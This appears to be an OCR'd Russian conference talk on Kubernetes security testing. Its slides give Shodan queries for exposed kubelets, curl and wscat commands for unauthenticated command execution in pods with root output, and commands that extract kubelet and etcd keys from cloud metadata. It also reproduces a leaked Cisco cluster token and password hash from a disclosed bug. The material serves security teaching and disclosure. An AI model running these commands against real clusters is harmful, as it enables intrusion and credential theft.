
У вас есть кластер Kubernetes, но нет майнера на подах? Тогда мы идем к вам.

Anton Bulavin, SEMrush

E-mail: a.bulavin@semrush.com

Привет!



Меня зовут Антон Булавин

Я здесь для того, чтобы помочь вам сделать первые шаги в тестировании k8s кластеров на безопасность

SEMrush *Security Team*

Part-time bugbounty hunter (Auth0, Cisco, BMW, Ford, Ikea)

Запускаю кластеры kubernetes по вечерам

@averonesis

Kubernetes - ?


Kubernetes - сложная система

Что означает для конечного пользователя достаточно сложная система:


«**заставить ее работать**»

уже достаточно сложно, поэтому сначала используются значения по умолчанию, как есть

Kubernetes Architecture




Уязвимое веб приложение



Демка раз

https://asciinema.org/a/TxeWUbYg8jDSk2S5Lj2BLCzOL


Kubernetes Attack pa3




Демка два

https://asciinema.org/a/elOvvtp7IedaNqau15tTpWVeI

Kubernetes Attack два



Атакующий на поде



Атакующий на поде

Может :

- читать **секреты и данные из ETCD**
- подключаться к **Kubernetes Dashboard**
- читать **мета-данные**
- **перехват трафика**
- запускать свои **поды**


Статистика найденных уязвимостей

2016 - 2

2017 - 3

2018 - 8

2019 - 4



https://nvd.nist.gov/

Самые известные уязвимости

- **CVE-2018-1002105**
  позволяла атакующему получить доступ и повысить привилегии в кластере, из-за логической ошибки обработки API вызовов

Самые известные уязвимости

- **CVE-2019-1002101**
  позволяла атакующему доставить/изменять файлы из пода на компьютер оператора, с помощью подмены tar binary

Нет ничего более постоянного, чем временное

Использование настроек по умолчанию на ранней стадии, как правило, продолжается на всех остальных.

Системы, в которых безопасность настраивается последней, как правило, успешно атакуются.

Публичные кластеры k8s? - да!

Казалось бы, зачем открывать доступ к кластеру для всего мира?

Shodan Ваш “друг”

- **пример запроса:**
  ssl:true port:10250 404

Shodan данные


43,649 results on 14-03-2019

49,116 results on 29-04-2019

50,196 results on 09-05-2019

Shodan Ваш “друг”

- **пример запроса:**
  etcd port:2379



Автоматизируй!

Пишем утилиту поиска кластеров и запуска команд на подах

Kubolt

1) ищем кластера в **Shodan**
2) сохраняем **адреса** для последующего анализа
3) ищем хосты с хотя бы **одним** работающим **подом**
4) выполняем **команду id** внутри контейнера

Парсинг работающих подов

3) ищем хосты с хотя бы **одним** работающим **подом:**:

- парсим ответ https://$HOST:10250/runningpods/
- проверяем, что ответ содержит “containers”
- формируем команду на запуск


Парсинг работающих подов


```
        "metadata": {
          "name":
"kube-controller-manager-k8s-master-ad2-0.k8smaster
ad2.k8sbmcs.oraclevcn.com",
          "namespace": "kube-system",
          "uid": "9d3766deb1968c4b2a6b12f025d2fdfb",
          "creationTimestamp": null},
        "spec": {
          "containers": [
            {
              "name": "kube-controller-manager",
              "image":
```

Выполнение произвольных команд

```
% curl -k -XPOST  https://129.xxx.xxx.xxx:10250/run/\
> kube-system/\
>
kube-controller-manager-k8s-master-ad2-0.k8smasterad2.
k8sbmcs.oraclevcn.com/\
> kube-controller-manager\
> -d "cmd=id"

uid=0(root) gid=0(root) groups=0(root)
```




Выполнение произвольных команд

```
a.bulavin@MacBookPro-abulavin ~/Projects/k8s-rce
  % curl -XPOST -k https://1[redacted]70:10250/run/sysibm-adm/dash-front-deploy-1534443282-7hvn7/dash-front -d "cmd=cat /etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
```

Kubolt демка

https://asciinema.org/a/vO9r8UI9YGnSslQcVumnNpXEN

Kubolt


tcp:10250
NODE
KUBELET
KUBE-PROXY
POD
NODE
KUBELET
KUBE-PROXY
POD
MASTER
KUBE-API
SCHEDULER
META
Etcd

Почему это работает?

```
// getRun handles requests to run a command inside a
container.
func (s *Server) getRun(request *restful.Request,
response *restful.Response)

// getExec handles requests to run a command inside a
container.
func (s *Server) getExec(request *restful.Request,
response *restful.Response)
```

https://github.com/kubernetes/kubernetes/blob/master/pkg/kubelet/server/server.go

Exec + wscat

```
curl --insecure -v -H "X-Stream-Protocol-Version:
v2.channel.k8s.io" -H "X-Stream-Protocol-Version:
channel.k8s.io" -X POST
"https://kube-node-here:10250/exec/<namespace>/<podname
>/<container-name>?command=id&input=1&output=1&tty=1"

< HTTP/2 302
< location: /cri/exec/PfWkLulG

wscat -c
"https://kube-node-here:10250/cri/exec/PfWkLulG"
--no-check
```

Рубрика - “истории из жизни”

Cisco DNA service

Боевой кластер Cisco отдавал чувствительную информацию:
Etcd cluster keys
http://173.36.254.134:2379/v2/keys/?recursive=true :

"**key**": "/maglev/config/cluster/k8s",
"**value**": "{\"cluster_token\": \"12cafd.401adadf7a8ec01e\", \"tier_labels\": [\"web=allowed\", \"data=allowed\", \"compute=allowed\"]}",

"**key**": "/maglev/config/node-173.36.254.134/maglev_admin",
"**value**": "{\"username\": \"maglev\", \"password\": \"6t7nYNfU1VApveIZM$x9Ppfwya90F2UPnBV5bTacuM5.yB0GdTAsCh73AQRfmH0PlMYJFXZxGEanSBqJfrWfQlEQ4WTtYdsuMEqd8u2.\", \"group\": \"maglev\"}",

Cisco DNA service

Позже выяснилось, что это **CVE-2018-0268**

На момент отправки отчета (**5 января 2019**), были доступны:
http://173.36.254.134:**10255**/

- все поды с описанием **переменных**
- **секреты** в переменных
- внутренние **эндпоинты** и их параметры **доступа**
- **секреты** app ролей HashiCorp **Vault**
- данные **метрик** кластера

промышленные ИТ гиганты тоже могут ошибаться

Cisco Digital Network Architecture Center Unauthorized Access Vulnerability

https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20180516-dna

Кто еще?

- RIPE Network Coordination Centre
- ATT-INTERNET4 - AT&T Services, Inc., US
- UNIV-ARIZ - University of Arizona, US
- ERX-CERNET-BKB China Education and Research Network Center, CN
- ...

Что еще?

- endpoints которые могут быть полезны в подготовке атаки
- port:10250

Kubelet API	resource	subresource
/stats/*	nodes	stats
/metrics/*	nodes	metrics
/logs/*	nodes	log
/spec/*	nodes	spec

И это всё?

Определяем где запущен кластер

Azure:

curl "http://www.azurespeed.com/api/region?ipOrUrl=13.68.177.52"

{"cloud":"Azure","regionId":"useast","region":"East US","location":"Iowa","ipAddress":"13.68.177.52"}

Определяем где запущен кластер

```
DO: curl -qs http://169.254.169.254/metadata/v1/user-data |
grep ^k8saas_etcd
k8saas_etcd_ca: "-----BEGIN
CERTIFICATE-----\nMIIDJzCCAg+gAwIBAgICBnUwDQYJKoZIhvcNAQELBQ
AwMzEVMBMREDACTEDCKqW7f2AR5XaWYFsiA==\n-----END
CERTIFICATE-----\n"
k8saas_etcd_key: "-----BEGIN RSA PRIVATE
KEY-----\nMIIEpAIBAAKCAQEArH2vsEk0XAlFzTdfV7x7ct8ePPsRm+NwIt
K+ft9KFfquyHSI\nAFo6AeLv31zZ8uapmZcFREDACTEDUFpM2iUlgHCH3sw=
=\n-----END RSA PRIVATE KEY-----\n"
k8saas_etcd_cert: "-----BEGIN
CERTIFICATE-----\nMIIEazCCA1OgAwIBAgICREDACTEDGkp1PuVH3crD2Z
dyB\nNmzxYfAVqupWrU9wXwFVGlzKkiOTCVImluhu1LK/Jg==\n-----END
CERTIFICATE-----\n"
```

Определяем где запущен кластер

```
GKE: ~ $ curl -s -H 'Metadata-Flavor: Google'
'http://metadata.google.internal/computeMetadata/v1/instance
/attributes/kube-env' | grep ^KUBELET_CERT | awk '{print
$2}' | base64 -d > kubelet.crt
~ $ curl -s -H 'Metadata-Flavor: Google'
'http://metadata.google.internal/computeMetadata/v1/instance
/attributes/kube-env' | grep ^KUBELET_KEY | awk '{print $2}'
| base64 -d > kubelet.key
~ $ curl -s -H 'Metadata-Flavor: Google'
'http://metadata.google.internal/computeMetadata/v1/instance
/attributes/kube-env' | grep ^CA_CERT | awk '{print $2}' |
base64 -d > apiserver.crt
```

Этапы “типичной” атаки

1. определение “где” запущен k8s
2. эксплуатация известных уязвимостей облачных провайдеров
3. запуск команд внутри контейнера
4. доступ к файловой системе node
5. разведка во внутренней сети

BugBounty Shopify $25k

André Baptista (0xacb)

864	-	5.31	91st	22.69	95th
Reputation	Rank	Signal	Percentile	Impact	Percentile

385

#341876 **SSRF in Exchange leads to ROOT access in all instances**

Share:

State	Resolved (Closed)	Severity	Medium (6.9)
Disclosed	May 24, 2018 12:09am +0300	Participants	
Reported To	Shopify	Visibility	Disclosed (Full)
Asset	https://exchangemarketplace.com/ (Domain)		
Weakness	Server-Side Request Forgery (SSRF)		
Bounty	$25,000		

